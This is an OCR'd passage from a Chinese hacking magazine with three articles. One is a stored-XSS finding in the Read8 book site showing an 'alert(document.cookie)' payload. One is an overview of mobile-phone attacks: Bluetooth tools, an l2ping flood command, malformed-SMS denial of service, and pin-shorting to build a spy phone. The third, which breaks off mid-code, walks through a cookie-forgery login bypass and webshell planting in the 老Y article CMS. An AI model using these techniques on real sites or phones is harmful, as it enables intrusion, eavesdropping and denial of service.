


图6

```
<div class="rd8_catecon" id="rd8_content1">
<p class="rd8_typeimgtxt">
<a href="http://192.168.0.1/story.php?bid=1">
<img src="html//template/bookface.jpg" width="100" height="125" align="left"/><strong class="rd8_bookname"></strong>
</a>
<br /><br />
<strong class="rd8_detail">作品类型:</strong>散文<br />
<strong class="rd8_detail">作    者:</strong><script>alert(document.cookie)</script><br />
<strong class="rd8_detail">更新日期: </strong>01-01<br />
</p>
</div>
```

在显示作者的代码处，我们看到了那句再熟悉不过的XSS语句，正是这个地方导致程序出现了不安全的XSS漏洞。

大家都知道，一个XSS漏洞引发的安全问题足以使整个网站处于被攻击的危险境地。Read8书网的开发者虽然在代码编写上非常注重简洁，可是在程序安全上却没有引起足够的重视，也许开发者只需要再加上一些简单的检查代码或者函数，就会让Read8书网程序大大地安全起来。

前置知识: 无

关键词: 手机、蓝牙、DOS



再谈手机攻防

文/ heiben

手机与我们的生活密不可分。有了手机我们不仅可以打电话、发短信，还可以做许多事情，比如手机上WAP、聊天、蓝牙游戏等。与此同时，随着手机功能的增强，手机也面临着越来越多的各种攻击。

蓝牙攻击

现在许多手机都内置有蓝牙功能（小灵通除外）。蓝牙是一种无线通信标准，允许蓝牙装置在一定的范围内传输文件、照片与其他数据的协议。因此我们要实施蓝牙攻击，就必须熟悉蓝牙通信标准。一般蓝牙通信设置都可以划分为两大类：一类是主设备与主设备连接，另一类是主设备与从设备连接。一般来说主设备都是具有键盘的，例如PDA和电脑就是主设备，而从设备呢？就是没有键盘输入的，例如蓝牙耳机。而蓝牙连接一般的步骤都分为以下几步。

（1）发现：设备一方扫描另一方设备。

一般来说手机蓝牙模式分为关、开可发现或全部可见、隐藏等4种模式。一般来说黑客都可以对开可发现或全部可见、隐藏等3种模式进行攻击。

（2）配对：设备间交换配对码等信息。

蓝牙的配对程序相当于计算机上的TCP/IP协议在互联网上的连接，它允许两个正试图连

接的蓝牙设备进行互相交换地址、配对码等重要信息操作。听起来配对码好像和密码有相同的地方，的确，配对码可被我们看似密码的东西，因为许多时候一些蓝牙耳机都是默认配对码的。试问一下，假如你的蓝牙耳机的配对码是很复杂的数字，你会愿意输入吗？而且许多时候我们的配对码都是十分短的，例如0000、1111或者1234，这些都是十分容易破解的。

（3）绑定：设备交换密钥与绑定连接。

当绑定完成后，设备就会自动生成一个密钥并绑定，说明两种设备间的连接只能用于这两个设备，其他设备不能干扰或者窥视这种连接。反而言之，如果两设备建立了蓝牙连接，那么第三设备也就无法窃听数据传输了。

蓝牙攻击目前主要有以下几种：蓝劫、修改通讯录、蓝牙垃圾短信、蓝窃、蓝牙后门、蓝牙蠕虫、蓝牙打印、蓝牙扫描、其他攻击、短配对码或默认配对码、随机挑战答案生成器、中间人、信息广播、强暴攻击、拒绝服务（DOS）、单元密钥、拟人化等。

本文介绍一些容易上手的，且国内外也比较主流的攻击方法。蓝劫攻击有时又被称之为蓝牙对象交换（OBEX）强推攻击，著名的红獠牙就是这种强推攻击工具，大家可从http://www.atstake.com了解。匿名免费短信也属于蓝劫攻击的一种，我们可以使用微软的Outlook Express进行匿名发短信，比如我们可以发恶意短信说什么中大奖，然后拨打什么电话之类（大家千万不要学哦）。这里向大家介绍一些工具，首先是信息收集工具btscanner，它可以在不需要连接的情况下就质询设备。BlueSniff可以在一定的范围内发现隐藏的蓝牙设备。BlueSpam在PalmOS上运行，搜索蓝牙设备并向它们发送随机文件。另外还有3款工具推荐给大家，一是Bluefish监视系统，每次发现蓝牙设备都可以描绘出它们的位置，跟踪它们的运动；二是Blueprint，一个识别蓝牙设备的工具；三是Blooover，一款移动电话安全检查工具，运行在J2ME电话上，可以在一定的范围内提取易受攻击的敏感数据，执行BlueBug攻击。

拒绝服务攻击

死亡之Ping是最普通的计算机攻击方式，而手机的L2CAP层允许蓝牙工具向另一工具发出回音，所以和Ping一样的攻击就存在了。我们可以在Linux系统下运行L2ping工具，例如执行"l2ping –f 00:00:00:00:00:00"。我们在这里分为远程畸形字符短信攻击、本地畸形字符短信攻击、非正常MIDI文件攻击、非正常格式化字符串攻击等。一般来说，远程畸形字符短信攻击都会发送一些不正常短信，例如"%Hacker"，必须有双引号，且头字母要大写。而本地畸形字符短信攻击则如"hacker"，必须有双引号。非正常MIDI文件攻击则是发送一些含有视频、声频或者图片的MMS。虽然这些只是一些最普通的短信攻击，可能对于一些新的手机类型已经不再适用了。

电话窃听

电话窃听无论在电影中还是在现实生活中，都的确是存在的。许多诺基亚手机其实都有隐藏的听筒菜单，通常它是不可应用的，然而我们可利用短路连接手机的针脚来激活这一功能。先将手机关闭，然后短路连接3、4针脚，激活前面所说的功能，最后重启手机找出新增的菜单，就能实现自动接听功能，只要将铃声设为静音模式，一部间谍手机就出来了。

安全防护

手机虽然存在这样那样的漏洞，但并不能因为一个问题而将其全部抹杀，就像网络一样。那么我们怎样才能像在电脑面前一样，用得游刃有余之余，又能防出师未捷身先死呢？

（1）在任何时候都要将蓝牙关闭，只有在迫不得已的情况下才将蓝牙打开或隐藏模式。

（2）更改手机名称，在公共场所上，攻击者很容易在你的手机上找到详细的、隐私的信息。


（3）不要接收蓝牙传输的不知名的短信或文件，它们可能是病毒蠕虫，也可能是其他攻击，攻击者仅仅使用OE，或在诺基亚上运行Punk SMS这款工具，就可以发送匿名SMS到其他手机用户。

（4）在进行手机蓝牙配对时，不要在公共场合与不认识的手机配对。

（5）设置较长、容易记忆但难猜中的PIN。

手机攻防还有许多许多，未能详尽只心感遗憾，有错误之处还请大家多多包涵。

前置知识：无
关键词：脚本、CMS、漏洞



老Y文章管理系统分析与利用

文/图 疯子心碎

这几天闲来无事就到源码之家逛逛，看到一个叫老Y文章系统的下载人数还不少，有7000人次呢！要是出点啥事那可就不得了了……于是将其下载开始分析。

程序基本上都使用了伪静态网页。伪静态网页据我理解好像不能注入，那就不注入了，后面证明不去挖注入漏洞是对的。我们先来看根目录下的Class.asp文件。

```
<!--#include file="Inc/conn.asp"-->
<!--#include file="Inc/Function_Page.asp"-->
<!--#include file="Inc.asp"-->
<%
id=CheckStr(Trim(request("id")))
set rsclass=server.createobject("adodb.recordset")
sql="select * from Yao_Class where id="&id
rsclass.open sql,conn,1,1
if rsclass.eof and rsclass.bof then
Call Alert("不正确的ID","Index.asp")
else
if rsclass("Link")=1 then
Response.Redirect ""&rsclass("Url")&""
End if
%>
```

ID这个变量先经过Trim过滤了两端的空格，再经过其自定义的CheckStr函数过滤。CheckStr函数在Inc文件夹中的Function.asp文件中，代码如下：

```
function CheckStr(str)
CheckStr=replace(replace(replace(replace(str,"<","&lt;"),">","&gt;"),chr(13),"<br>"),"'","")
CheckStr=replace(replace(replace(replace(CheckStr,"'",""),"and",""),"insert",""),"set","") CheckStr=replace(replace(replace(replace(CheckStr,"select",""),"update",""),"delete%20from",""),chr(34),"&quot;")
end function
```

这段代码过滤了注入和跨站一些常用的字符，无法注入（使用request接收变量基本都经过这两个函数的过滤了）。想了想还是到后台看看有没有什么可以利用的。后台的所有文件都调用了admin_check.asp文件，其代码如下：

```
<%
Dim OK,laoy8
OK=session("YaoAdmin")
laoy8=Request.Cookies("laoy8")("UserName")
if OK="" and laoy8="" then
Response.Write("<script language=javascript>this.top.location.href='Admin_Login.asp';</script>")
Response.end
end if
%>
```

这段代码获取Cookie后就进入到下一步，再简单地判断一下变量OK和laoy8是不是都是空的，如果都为空就跳转到Admin_Login.asp页面，否则继续执行。OK变量是通过session("YaoAdmin")赋值的，是否为空我们无法控制，laoy8变量是获取保存在本地的Cookie，我们可以控制。我们可以构造自己的Cookie值，如"laoy8=UserName=admin"，IF语句的第1个表达式判断OK变量是不是空的，我们现在的OK是空的，所以条件成立等于1；第2个表达式现在不是空的，条件不成立等于0。那么，现在的IF语句就是"if 1 and 0 then"（其实OK变量现在不是空的也一样绕过了，因为0 and 0不等于1），就顺利绕过if语句的判断了，从而进入后台。

我们在本地测试一下，浏览器用Opera，可以直接编辑Cookie。直接登录后台http://127.0.0.1/admin/Admin_Login.asp，如图1所示。




图1

在Opera的菜单栏上依次点"工具→高级→Cookie"就可以直接编辑Cookie了。服务器这一项我们不用管，在名称下面填上laoy8，在值下面填上"UserName=admin"（这个admin不一定要和管理员的账号一样，随便写），图2 是编辑好的页面。




图2

回到管理员登录页面，先不要点"刷新"，把地址换成http://127.0.0.1/admin/直接回车，即可顺利进入后台，如图3 所示。




图3

到这里为止，证明之前的分析是对的，进了后台可以做很多事，但我们更关心如何获得WebShell。其实获得WebShell很容易，后台就有数据库备份恢复功能，随便找个可以上传的页面上传个扩展名为JPG的木马，再通过数据库备份功能备份成ASP扩展名的就可以了。不过要是遇到备份功能给删除了的怎么办呢？我们可以通过修改网站基本资料，把一句话木马写进config.asp，不过该系统大部分使用replace函数过滤了双引号，代码如下：

```
SiteTitle = replace(Trim(Request.Form("SiteTitle")),CHR(34),"")
SiteUrl = replace(Trim(Request.Form("SiteUrl")),CHR(34),"")
SitePath = replace(Trim(Request.Form("SitePath")),CHR(34),"")
DataName = replace(Trim(Request.Form("DataName")),CHR(34),"")
SiteUp = replace(Trim(Request.Form("SiteUp")),CHR(34),"")
Sitekeywords = replace(Trim(Request.Form("Sitekeywords")),CHR(34),"")
Sitedescription = replace(Trim(Request.Form("Sitedescription")),CHR(34),"")
SiteAdmin = replace(Trim(Request.Form("SiteAdmin")),CHR(34),"")
Css = replace(Trim(Request.Form("Css")),CHR(34),"")
Htmledit = replace(Trim(Request.Form("Htmledit")),CHR(34),"")
IsPing = replace(Trim(Request.Form("IsPing")),CHR(34),"")
rss = replace(Trim(Request.Form("rss")),CHR(34),"")
SiteTcp = replace(Trim(Request.Form("SiteTcp")),CHR(34),"")
Sitelx = replace(Trim(Request.Form("Sitelx")),CHR(34),"")
BadWord1 = replace(Trim(Request.Form("BadWord1")),CHR(34),"")
FontSize = replace(Trim(Request.Form("FontSize")),CHR(34),"")
FontFamily = replace(Trim(Request.Form("FontFamily")),CHR(34),"")
Fonttext = replace(Trim(Request.Form("Fonttext")),CHR(34),"")
aspjpeg = replace(Trim(Request.Form("aspjpeg")),CHR(34),"")
Color1 = replace(Trim(Request.Form("Color1")),"#","")
Color2 = replace(Trim(Request.Form("Color2")),
```

```
"#","")
    mood = replace(Trim(Request.Form("mood")),"#","")
    menuimg = replace(Trim(Request.Form("menuimg")),"#","")
    indeximg = replace(Trim(Request.Form("indeximg")),CHR(34),"'")
    ad1 = Request.Form("ad1")
    ad2 = Request.Form("ad2")
    ad3 = Request.Form("ad3")
    html = Request.Form("html")
    artlist = Request.Form("artlist")
    artlistnum = Request.Form("artlistnum")
    gsname = replace(Trim(Request.Form("gsname")),CHR(34),"'")
